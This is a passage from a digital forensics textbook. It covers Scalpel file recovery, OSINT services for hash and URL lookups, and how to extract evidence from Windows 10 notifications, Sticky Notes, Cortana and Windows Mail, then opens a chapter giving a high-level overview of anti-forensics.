2. To install it on Linux, run the command: `sudo apt-get install scalpel`.
3. **Configure Scalpel:** Locate the Scalpel configuration file (typically named `scalpel.conf`) and open it in a text editor. Customize the file signatures section to include the specific file types you want to recover. Remove comments from the file types that you want to include in your file recovery task. See the following figure for reference:

```

84 # GIF and JPG files (very common)
85     gif    y      5000000      \x47\x49\x46\x38\x37\x61      \x00\x3b
86     gif    y      5000000      \x47\x49\x46\x38\x39\x61      \x00\x3b
87     jpg    y      5242880      \xff\xd8\xff???Exif      \xff\xd9      REVERSE
88     jpg    y      5242880      \xff\xd8\xff???JFIF      \xff\xd9      REVERSE
89 #
90 #
91 # PNG
92     png    y      20000000      \x50\x4e\x47?  \xff\xfc\xfd\xfe

```

Figure 10.12: Configuring Scalpel.conf file

4. **Specify output directory:** Create a directory where you want the recovered files to be stored. Update the output directory path in the Scalpel configuration file to point to this directory.
5. **Execute Scalpel to recover file(s):** Open a terminal or command prompt and navigate to the directory where Scalpel is installed. Run the Scalpel command, specifying the input file or device from which you want to recover files, and provide the path to the Scalpel configuration file:
 - a. Example command: `scalpel -c /path/to/scalpel.conf -o /path/to/output /dev/sdb`
 - b. `-c /path/to/scalpel.conf`: Specifies the path to the Scalpel configuration file.
 - c. `-o /path/to/output`: Specifies the output directory where recovered files will be stored.
 - d. `/dev/sdb`: Specifies the input file or device from which you want to recover files. Update this with the correct path to your storage media or disk image.
6. **Access recovered files:** Once Scalpel completes the recovery process, navigate to the output directory you specified. You will find subdirectories organized by file types, containing the recovered files. Retrieve and analyze the recovered files as needed.

It is recommended to read the Scalpel documentation and configuration options to fine-tune the recovery process according to your specific requirements.

Digital forensics investigations frequently involve time constraints, placing incident responders under significant pressure to meet demanding deadlines. The ability to swiftly respond to incidents and deliver prompt assessments is vital. In such scenarios, prioritizing speed and efficiency is essential for effectively addressing security breaches and minimizing their consequences. Leveraging

open-source tools and capabilities can assist in expediting the investigation process.

OSINT: Good known Hashes, Files, URLs, and Certs

Open-source intelligence (OSINT) is the process of collecting, analyzing, and reporting on publicly available information, such as web pages, social media posts, certificates, and network data. OSINT tools are crucial for gathering valuable information and evidence. One specific area of interest is the use of OSINT tools to identify and analyze good known hashes and certificates. We will explore the significance of good known hashes and certificates in digital forensics investigations, provide useful links to relevant resources, and explain how each resource can be utilized.

Another source of OSINT is URL analysis, which involves examining the structure and content of a web address. URL analysis can reveal information such as the protocol, domain name, subdomain, path, query string, and fragment. It can also help identify malicious or phishing websites by detecting indicators such as typo-squatting, redirections, or unusual extensions.

In the realm of digital forensics, Open-source Intelligence has emerged as a powerful tool for gathering information and conducting investigations. This section explores the fascinating world of OSINT as it relates to hashes, files, URLs, and certificates. We will delve into the depths of these digital artifacts, uncovering valuable OSINT resources and methods to extract crucial insights. By harnessing the power of OSINT, forensic investigators can enhance their capabilities and gain a deeper understanding of the digital landscape.

OSINT for Hashes

Hashes serve as unique digital fingerprints, allowing forensic investigators to identify and validate files. OSINT techniques can assist in analyzing hashes and obtaining additional context. Several OSINT platforms and websites provide databases of known good hashes, malicious hashes, and hash lookup services. Notable resources for OSINT on hashes include:

Open-source intelligence plays a significant role in **Digital Forensics And Incident Response (DFIR)** by providing valuable information and resources for investigations. Let us delve into how two specific OSINT tools, VirusTotal and the **National Software Reference Library (NSRL)**, can be utilized in DFIR scenarios.

VirusTotal

VirusTotal (<https://www.virustotal.com>) is a widely used online service that serves as a centralized platform for analyzing files and detecting potential threats. It leverages the power of multiple antivirus engines and other analysis techniques to assess the reputation and security of files. In the context of DFIR, VirusTotal offers hash lookup functionality, allowing investigators to search for known hashes and gain insights into the associated files. This feature is particularly useful for identifying known malicious files and assessing their prevalence across different antivirus engines.

By inputting a hash value into VirusTotal, investigators can check if it matches any known malicious files in their extensive database.

National Software Reference Library

The **National Software Reference Library (NSRL)**, maintained by the **National Institute of Standards and Technology (NIST)**, is a valuable resource for **Digital Forensics and Incident Response (DFIR)** professionals. It provides a comprehensive database of known software, file profiles, and corresponding hashes. DFIR experts can leverage NSRL to identify known good files and software components during investigations quickly. This trusted resource can significantly streamline the forensic analysis process. Here are some key ways in which NSRL enhances digital investigations:

- **Hash comparison:** During the analysis of forensic images, investigators have the ability to cross-reference the file hashes of the files under investigation with the NSRL database to ascertain whether they are connected to recognized and authorized software. This approach facilitates the prompt identification of files that are deemed secure, consequently minimizing the need for individual scrutiny. By excluding files from the NSRL database, it becomes possible to initiate the exclusion of certain files from the processing and analysis phase when examining forensic images.
- **Validation of software integrity:** NSRL helps verify the integrity of files and software packages by comparing their hashes with the reference library. This process aids in identifying potentially tampered files or detecting unauthorized modifications.

For more information about the NSRL and how to integrate it into your forensic processing and analysis tools, please refer to the NSRL website:

<https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl>

OSINT for files

Files play a pivotal role in digital forensics investigations, often containing valuable information. OSINT techniques can aid in analyzing files, identifying their origin, and uncovering potential threats. Some OSINT resources and techniques for files include:

Extracting metadata from files can reveal valuable information such as creation dates, authors, software used, and editing history. Tools like **ExifTool** (<https://exiftool.org>) and **Office Open XML (OOXML)** parsers facilitate this analysis.

Online file analysis platforms

Let us take a look at some online file analysis platforms:

- Hybrid analysis (<https://www.hybrid-analysis.com>): Allows users to upload suspicious files and receive detailed reports on their behavior, potential threats, and associated **Indicators of Compromise (IOCs)**.
- Any.Run (<https://any.run>): Provides an interactive malware analysis sandbox to execute and analyze files in a controlled environment.
- ThreatExpert (<https://www.threatexpert.com>): Offers an automated malware analysis service to analyze files and generate reports on their behavior.
- VirusTotal (<https://www.virustotal.com>): Suspicious files encountered during investigations can be uploaded to VirusTotal for comprehensive analysis. The platform provides detailed reports that include information on antivirus scan results, behavioral analysis, metadata, and IOCs. These reports can aid in identifying malware, understanding its behavior, and gathering evidence.

OSINT for URLs

Uniform Resource Locators (URLs) provide insights into web-based activities and can be rich sources of OSINT. Investigators can utilize OSINT techniques to analyze URLs and uncover associated information. Notable OSINT resources for URLs include:

- **URLScan.io** (<https://urlscan.io>): This online service allows users to submit URLs for analysis, providing information on reputation, threat intelligence, and historical data associated with the URL.

- **PassiveTotal** (<https://www.passivetotal.org>): A platform that aggregates and analyzes various data sources, including DNS records, IP reputation, WHOIS information, SSL certificate details, and more, to provide a comprehensive view of a given URL.

OSINT for certificates

Digital certificates play a vital role in establishing trust and authenticity in the digital realm. OSINT techniques can assist investigators in analyzing certificates and assessing their validity. Some OSINT resources for certificate analysis include:

Censys (<https://censys.io>): This search engine for internet-connected devices and services allows users to search for SSL certificates, obtaining information such as the issuing authority, expiration date, and associated domains.

For hashes, VirusTotal and the NSRL database are valuable resources. File metadata analysis and online file analysis platforms are useful for investigating files. When it comes to URLs, OSINT tools provide insights into domain registration and historical data. Lastly, OSINT for certificates helps validate their authenticity. Overall, leveraging these tools enhances investigative efficiency and aids in uncovering critical information during forensic analysis.

Windows 10 Feature Forensics

From a forensic standpoint, Windows 10 brings forth new challenges, as the user interface has been revamped to resemble mobile applications, resulting in modified behaviors and an abundance of interconnected data. In this section, we will explore several notable features of Windows 10 and how forensic analysts can navigate these changes.

Notifications

The **Windows Push Notification** service (WPN) was introduced in Windows 10, building upon the Windows Notification Service from Windows 8. It enables applications to deliver notifications to Windows 10 users. These notifications can be displayed through various graphical outputs, including badges, tiles, and toasts, as well as a non-graphical mode called raw data.

From a digital forensic perspective, notifications, particularly toasts, can contain valuable and significant information. They may provide details about incoming emails, recent messages from social networks, reminders, alarms, calls, etc. We

will focus on analyzing the forensic artifacts associated with the Windows 10 Notification systems, specifically those conveyed by WPN.

WPN is a feature of Windows 10 that enables applications to send notifications to users. These notifications can appear as badges, tiles, and toasts:

- Badges are small icons displayed on an application's icon, often indicating the number of unread messages or notifications.
- Tiles are rectangular blocks found on the Start menu or in the Action Center. They can provide live updates from applications, such as weather forecasts or news headlines.
- Toasts are pop-up notifications that appear at the bottom of the screen, typically used to notify users about new messages, events, or reminders.

Windows notifications can provide valuable information for digital forensics investigations. The data that can be extracted from Windows notifications includes:

- **Text of the notification:** This includes the content of the notification message, such as email subject lines, message text, or alerts from applications.
- **Time and date:** The timestamp of when the notification was received can help establish a timeline of events and correlate them with other activities.
- **Application or service:** Notifications identify the source application or service that generated them, which can reveal information about the software used or potential security breaches.
- **Notification status:** The status of a notification (read, dismissed, snoozed) can indicate user interaction and engagement with the notification.
- **Notification metadata:** Additional metadata may be available, such as icons displayed with the notification, priority levels, expiration times, or actions associated with the notification.

Windows notifications can be used in digital forensics investigations in several ways:

- **User activity tracking:** Analyzing notifications allows investigators to track user interactions with various applications and services, helping to establish patterns of behavior or identify suspicious activities.

- **Evidence identification:** Notifications can contain valuable evidence, such as deleted file names, email content, or details about system events, providing leads for further investigation.
- **Event reconstruction:** By examining the sequence and timing of notifications, investigators can reconstruct events and activities that occurred on the computer, aiding in incident response, or understanding the context of a security breach.

However, there are challenges in extracting Windows notification data. The format of the data is not always consistent, and it can be deleted or overwritten over time. Additionally, the analysis of the `wpndatabase.db` file, where the notifications are stored, can be complex due to encryption mechanisms, frequent updates, and the dynamic nature of the file.

To extract Windows notification data for digital forensics purposes, the `wpndatabase.db` file can be parsed and analyzed using SQLite tools like DB Browser for SQLite or SQLite Forensic Explorer, which is located at `C:\Users\[UserName]\AppData\Local\Microsoft\Windows\Notifications\wpndatabase.db`. Furthermore, images related to notifications are stored in the directory path: `C:\Users\[UserName]\AppData\Local\Microsoft\Windows\Notifications\wpnidm`.

Let us go through a quick walkthrough on how to collect Windows notification data.

We will use SQLite studio to load and query `wpndatabase.db` from `C:\Users\[UserName]\AppData\Local\Microsoft\Windows\Notifications`.

Query: `select Type, Tag, Payload, ArrivalTime, ExpiryTime from Notification`, as shown in the following figure:




Figure 10.13: Analyzing Windows notification using SQLite studio

To see all the columns in the table run `select * from Notification`

Next, we will extract information from one of the notification types: Toast.

Select and double click on the notification you want to analyze from the payload column as highlighted in the above figure. And we would be able to see the content of the one of the Toast, as shown:




Figure 10.14: Extracted FriendRequest(via Toast) from Notification

Next, we will take look at the Tile notification sample data:

```
<binding template="TileMedium" branding="logo">
<group>
<subgroup>
<text hint-style="caption">Jennifer Parker</text>
<text hint-style="captionSubtle">Photos from our trip</text>
<text hint-style="captionSubtle">Check out these awesome photos I took while in New Zealand!</text>
</subgroup>
</group>
<text/>

<group>
<subgroup>
<text hint-style="caption">Steve Bosniak</text>
<text hint-style="captionSubtle">Build 2015 Dinner</text>
<text hint-style="captionSubtle">Want to go out for dinner after Build tonight?</text>
</subgroup>
</group>
</binding>

<binding template="TileWide" branding="nameAndLogo">
<group>
<subgroup>
<text hint-style="subtitle">Jennifer Parker</text>
<text hint-style="captionSubtle">Photos from our trip</text>
<text hint-style="captionSubtle">Check out these awesome photos I took while in New Zealand!</text>
</subgroup>
</group>
```

Figure 10.15: Extracted information from Tiles

In summary, the **Windows Push Notification service (WPN)** in Windows 10 plays a crucial role in delivering notifications to users through badges, tiles, and toasts. From a digital forensic standpoint, these notifications hold significant value, offering insights into user activities, evidence identification, and event reconstruction.

Notifications contain essential details, such as message content, timestamps, source applications, and status, making them invaluable for tracking user behavior and uncovering evidence. However, extracting this data presents challenges due to format variations and potential data loss. To address these challenges, digital forensic investigators can utilize SQLite tools to analyze the `wpndatabase.db` file, where notifications are stored.

In our next topic, we will explore the digital forensics of sticky notes, a valuable resource for understanding user thoughts and tasks. Stay tuned for insights into this fascinating aspect of digital investigations.

Sticky Notes

The built-in application called Windows Sticky Notes, found in Microsoft Windows operating systems, plays a crucial role in the investigative process. Similar to physical sticky notes commonly used in offices and homes, Sticky Notes in the digital realm act as reminders. They hold significant value as they can

offer insights into a user's thoughts, plans, and actions. This article explores the importance of Windows Sticky Notes in digital forensics, how they contribute to finding evidence and artifacts, and where to locate them on Windows systems.

Windows Sticky Notes are highly valuable for gathering evidence due to their widespread usage and ability to reveal pertinent information. They provide investigators with a unique window into a user's mindset, intentions, and activities, often including important timestamps and context. These notes can contain a range of information, such as to-do lists, reminders, passwords, phone numbers, meeting details, and more. As digital notes, they can serve as valuable leads, corroborate other discoveries, or provide critical information to resolve a case.

To effectively retrieve evidence from Windows Sticky Notes, digital forensic investigators need to be aware of the location of the associated files and artifacts.

The file is located at:

`C:\Users\Labuser\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum`

Timestamps associated with Sticky Notes can be crucial for establishing timelines and determining the sequence of events. Investigators can analyze the creation, modification, and deletion of timestamps to reconstruct a user's activities or intentions.

Analysis of Sticky Notes

In this analysis of Sticky Notes, we will delve into the process of examining an SQLite database containing these digital notes. This investigation involves copying the database file, loading it into an SQLite database explorer, and performing a query to retrieve and explore the content of the sticky notes. By following these steps, we aim to gain valuable insights into the data stored within the Sticky Notes database. Here are the steps to analyze the sticky notes:

1. Copy the plum SQLite file and save it in the desired location.
2. Load the database file to the SQLite Studio or any other SQLite database explorer.
3. Explore all tables to get insight into the database.
4. Run query: `Select * from Note` to see the content of the sticky notes and its contents, as shown:




Figure 10.16: Analyzing Sticky Notes content

Windows Sticky Notes are a valuable resource in digital forensics investigations. They provide unique insights into a user's thoughts, plans, and activities, often serving as corroborative evidence or key leads. By understanding where to find Sticky Notes and employing specialized forensic tools, investigators can efficiently extract and analyze the associated data. These digital reminders can significantly contribute to the success of an investigation, helping to uncover critical evidence, establish timelines, and paint a more complete picture of a user's actions. Digital forensic experts should recognize the importance of Sticky Notes and include them as a key component of their investigative process.

Cortana forensics

Microsoft's intelligent voice-activated assistant, Cortana, offers more than just basic command responses. It seamlessly integrates with different devices, learns user preferences, and provides timely reminders. However, privacy concerns have led many Windows users to disable Cortana. Besides responding to commands, Cortana is adept at handling specific events. For example, users can instruct Cortana to remind them about a message during their next phone call. This feature is valuable and can provide forensic information.

From a forensic standpoint, valuable insights about Cortana can be found in the following location: `c:\users\[UserName]\AppData\Local\Packages\Microsoft.Windows.Cortana_xxxx\LocalState\ESEDatabase_CortanaCoreInstance\CortanaCoreDb.dat`. This repository

`[UserName]\AppData\Local\Packages\Microsoft.Windows.Cortana_xxxx\LocalState\ESEDatabase_CortanaCoreInstance\CortanaCoreDb.dat`. This repository

contains a wealth of information, including the user's visited locations, set reminders, and the timing and completion status of those reminders.

In the field of digital forensics, gathering relevant evidence from various sources is crucial for investigations. With the widespread use of voice-activated assistants like Cortana, these intelligent personal aides have become a potential source of valuable information. Cortana, known for its voice recognition and interactive capabilities, leaves behind artifacts that can provide insights into user activities, interactions, and locations. This article explores Cortana forensics, focusing on the analysis of key artifacts and the techniques used to extract and interpret this digital evidence.

When conducting Cortana forensics, several important artifacts emerge as valuable sources of evidence. These include the `IndexedDB.edb` and `CortanaCoreDb.dat` files, which contain abundant information about user interactions and settings. Typically, the `IndexedDB.edb` file can be found at the following path:

```
`\Users\user_name\AppData\Local\Packages\Microsoft.Windows.Cortana_xxxx\A  
ppData\Indexed DB\IndexedDB.edb`.
```

And similarly, the `CortanaCoreDb.dat` file resides at:

```
`\Users\user_name\AppData\Local\Packages\Microsoft.Windows.Cortana_xxxx\L  
ocalState\ESEDatabase_CortanaCoreInstance\CortanaCoreDb.dat`.
```

To access the relevant database file, whether it is `IndexedDB.edb` or `CortanaCoreDb.dat`, open the ESE database viewer tool and navigate to its location. Load the file into the viewer tool to gain access to the tables and record structures within. Here are the notable tables found in `CortanaCoreDb.dat`:

- Attachments
- Contact
- ContactPermissions
- ContactTriggers
- Geofences
- LocationTriggers
- Notification
- Reminders

This data becomes particularly relevant when trying to establish an individual's presence at a specific place and time. Similarly, an incomplete reminder can

indicate last-minute changes to the user's plans. To access and analyze the data, an SQLite browser can be used, which displays a table of values containing important items such as Contact Permissions and Locations.

Extract latitude and longitude data from the Geofences and LocationTriggers tables. This information provides valuable insights into location-based reminder triggers and associated places.

Analyze the Reminders table to extract text input, creation timestamps, access timestamps, and completion timestamps. Cross-reference this data with the Triggers table to establish links between reminder IDs and specific events or actions.

The Reminders section within `cortanaCoreDb.dat` focuses on calendar reminders and provides insights into a user's intentions. For instance, the presence of a reminder to visit a specific location at a designated time could potentially place the user in proximity to a crime scene. Combining this data with actual location information from the CortanaCoreDb.dat LocationTriggers section can yield incriminating or exonerating evidence.

To establish a comprehensive timeline and contextual understanding, correlate the extracted Cortana artifacts with other digital evidence such as browser history, email records, or chat logs. This approach enables a more thorough investigation and a deeper understanding of the user's activities and interactions. It is advisable to thoroughly examine all items within the Cortana folder at the mentioned path. While the most relevant data is contained in CortanaCoreDb.dat, there may be other components within the folder, such as geolocation searches and dictation records, that may also hold significance. A meticulous review of the evidence is crucial in any forensic examination, considering the available time and resources.

Cortana forensics presents an intriguing avenue for digital investigators, providing valuable evidence in cases involving user activities and interactions. By focusing on artifacts such as `IndexedDB.edb`, `CortanaCoreDb.dat`, and associated configuration files, investigators can extract information about geolocation, reminders, and other user-centric data. The combination of specialized tools, forensic techniques, and correlation with additional digital evidence enhances the ability to reconstruct timelines and uncover the truth. As technology evolves, Cortana forensics continues to play a vital role in digital investigations, facilitating the extraction of valuable insights from this increasingly prevalent digital assistant.

Windows Mail

Windows Mail is a built-in email client application developed by Microsoft for the Windows operating system. It offers a range of features for managing email accounts and facilitating communication directly from the desktop¹. Supporting popular email protocols like POP3, IMAP, and SMTP, Windows Mail allows users to retrieve and send emails seamlessly¹.

The forensic investigation of Windows Mail involves examining specific artifacts and evidence sources. The new version of Windows Mail stores emails as HTML or .txt files instead of .eml files. Forensic tools like FTK Imager can extract data from the Mail app. The relevant data is typically located in the `\Users\Username\AppData\Local\Comms` folder, with subfolders like `Temp`, `Unistore`, `UnistoreDB`, `UserDataAdapterFiles`, and `Volatile`¹.

The key subfolders of interest are 3 (mail) and 7 (attachments). Within these subfolders, alphabetically named subfolders contain the actual data. The email contents can be viewed by clicking on the .dat files, and attachments can be accessed in the alphabetical subfolders within folder 7. Fragments of unsent emails may be found in the `UserDataAdapterFiles` folder¹.

The People folder within `\Users\`

`[Username]\AppData\Local\Comms\UniStoreDB\store.vol\Contact` stores contact information, including names, email addresses, and potentially additional details like addresses or phone numbers, in files like `contacts.txt` and `Pcontacts.txt`¹.

While Windows Mail is primarily a native application, some users opt for Microsoft's cloud-based email service, which poses distinct forensic challenges. Nonetheless, basic information, including frequently interacted contacts, can be found in the `\Users\Username\AppData\Local\Comms` folder, facilitating forensic investigations¹.

Conclusion

In conclusion, this chapter on advanced forensics has explored a wide range of topics and tools that are crucial for conducting thorough and effective forensic investigations. The chapter began by delving into PowerForensics, a powerful framework for analyzing digital evidence. It covered the various Windows Cmdlets available within PowerForensics, as well as specific cmdlets for examining the boot sector, Ext4 and NTFS file types.

The chapter also provided step-by-step instructions for installing PowerForensics, ensuring that readers have the necessary setup to explore its commands. Moving forward, the discussion shifted to Autopsy, a comprehensive digital forensics platform. The chapter highlighted the significance of keyword searches and

regular expressions in forensic analysis, along with hash lookup and email analysis techniques. Multimedia analysis and file recovery tools were also explored, with a focus on Foremost and Scalpel. The chapter covered the installation procedures for both tools on Linux and Windows, while emphasizing their features and capabilities for effective file recovery.

The chapter then introduced the concept of open-source intelligence and its relevance in forensic investigations. It highlighted various OSINT techniques for gathering information about hashes, files, URLs, and certificates. Platforms like VirusTotal and NSRL were discussed for analyzing files and validating their integrity.

Furthermore, the chapter examined Windows 10 features from a forensic perspective. Specific areas such as the notification area database, Sticky Notes, and Cortana were explored, revealing potential digital evidence that can be uncovered during investigations.

Points to remember

- PowerForensics supports Ext4 and NTFS file systems.
- Extension mismatch occurs when a file's extension does not match its true format, which can be a sign of potential file tampering or obfuscation.
- Foremost is known for its simplicity and ease of use, making it suitable for beginners, while Scalpel offers more advanced configurability and control for experienced users.
- Windows notifications, including toasts, badges, and tiles, can contain valuable information for digital forensics investigations, such as email content, timestamps, and application sources.
- Windows Sticky Notes hold valuable insights into user thoughts, plans, and activities, often with critical timestamps, making them potential evidence in digital forensics.

Questions

1. How can Autopsy's keyword search and regular expressions be effectively employed to filter and identify relevant digital evidence during a forensic investigation?
2. What are the essential steps involved in setting up a Scalpel and initiating the file recovery process?

3. In what ways does NSRL enhance the validation of software integrity, and why is this important in the context of digital forensics and incident response?
4. Mention the steps to collect and analyze Windows notification data using SQLite tools.
5. What key artifacts and database files are essential for conducting Cortana forensics, and how can investigators utilize the information within these files to establish a comprehensive understanding of a user's activities and interactions?

References

- NIST National Software Reference Library (NSRL):
<https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl>
- VirusTotal: <https://www.virustotal.com>
- Google Transparency Report:
<https://transparencyreport.google.com/https/certificates>
- A Digital Forensic View of Windows 10 Notifications:
https://www.researchgate.net/publication/358246896_A_Digital_Forensic_View_of_Windows_10_Notifications
- Windows Notifications Artifacts:
<https://forensafe.com/blogs/winnotifications.html>
- Windows Push Notification Service (WNS): <https://docs.microsoft.com/en-us/windows/apps/design/shell/tiles-and-notifications/windows-push-notification-services--wns--overview>
- <https://github.com/Bhupipal/Cortana-Forensics>
- Windows Live Mail Forensics Wizard to Analyze Email with Attachments.
<https://forensiksoft.com/windows-live-mail-forensics.html>
- Use Audit (Premium) to investigate compromised accounts - Microsoft
<https://learn.microsoft.com/en-us/microsoft-365/compliance/audit-log-investigate-accounts?view=o365-worldwide>
- Email Forensics: Investigation Techniques - Forensic Focus.
<https://www.forensicfocus.com/articles/email-forensics-investigation->

techniques/.

- *Email Forensics Guide For Beginners – Attack & Preventive Measures.*
<https://www.freeviewer.org/email-forensics/>

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 11

Anti-Digital Forensics Techniques and Methods

Introduction

This chapter delves into techniques aimed at obstructing digital investigations and evading detection. Anti-forensics refers to actions taken to prevent or mislead digital forensic analysis. Its goals include undermining evidence integrity, availability, data protection, and evasion. Techniques covered include data hiding through tools like Steghide and StegDetect, data obfuscation using OpenPuff, and leveraging **Alternate Data Streams (ADS)** for hidden data. Encryption, polymorphism, data fragmentation, and encoding methods like XOR, Base64, and ROT13 are explored.

Data deletion and physical destruction methods are discussed, along with data manipulation techniques such as timestamp and metadata alteration, file header modification, log falsification, and file injection.

The chapter also presents challenges forensic analysts face in countering evolving anti-forensics practices, stressing the need for robust methodologies to preserve the effectiveness of digital investigations and evidence integrity.

Structure

This chapter consists of the following topics:

- What is anti-forensics?
- Goals of anti-forensics

- Anti-forensics techniques
 - Data Hiding
 - Data Obfuscation
 - Data deletion and physical storage media destruction
 - Data manipulation and fabrication
- Anti-forensics challenges for digital forensic practitioner
 - Technological limitations and complexity
 - Personnel and resource challenges
 - Legal and ethical challenges

Objectives

The primary objective of this chapter is to familiarize the reader with various techniques and methods of anti-forensic practices in the digital landscape. This knowledge equips digital forensics professionals to understand the different methods that threat actors or criminals may employ to evade digital forensics analysis, including hiding, obfuscating, manipulating, and destroying data, artifacts, and evidence. Furthermore, we will explore the formidable challenges faced by digital forensic practitioners when dealing with anti-forensic tactics. These challenges encompass technological constraints, intricacies, personnel and resource limitations, as well as the complex web of legal and ethical considerations. By the end of this chapter, readers will have the knowledge necessary not only to identify but also to respond to anti-forensic activities while conducting digital forensics effectively.

What is anti-forensics?

Anti-forensics is the practice of preventing or obstructing the collection and analysis of digital evidence by forensic investigators. Anti-forensics techniques are used by cybercriminals, hackers, terrorists, and other malicious actors who want to evade detection, prosecution, or attribution for their activities. Anti-forensics has several goals, challenges, and techniques that vary depending on the investigation's context and target.

Goals of anti-forensics

Anti-forensics pursues several goals in its efforts to hinder forensic investigations. One of its main objectives is to reduce the volume and quality of digital evidence that can be retrieved from devices, networks, or storage media. Achieving this involves data deletion, encryption, overwriting, hiding, or tampering with data relevant to an investigation. By erasing traces of malware or stolen data through file shredder programs or embedding secret messages in images or audio files using steganography, cybercriminals seek to obstruct the gathering of incriminating evidence.

Another aim of anti-forensics is to increase the complexity and cost associated with forensic analysis. This goal is pursued by introducing noise, confusion, or deception into the evidence, complicating the examination process. Creating false or misleading data becomes a strategy to distract, mislead, or confuse forensic examiners. By utilizing proxy servers, **Virtual Private Networks (VPNs)**, or employing spoofing techniques, threat actors can mask their true identities and locations or impersonate other users or devices, adding layers of obfuscation to impede investigators.

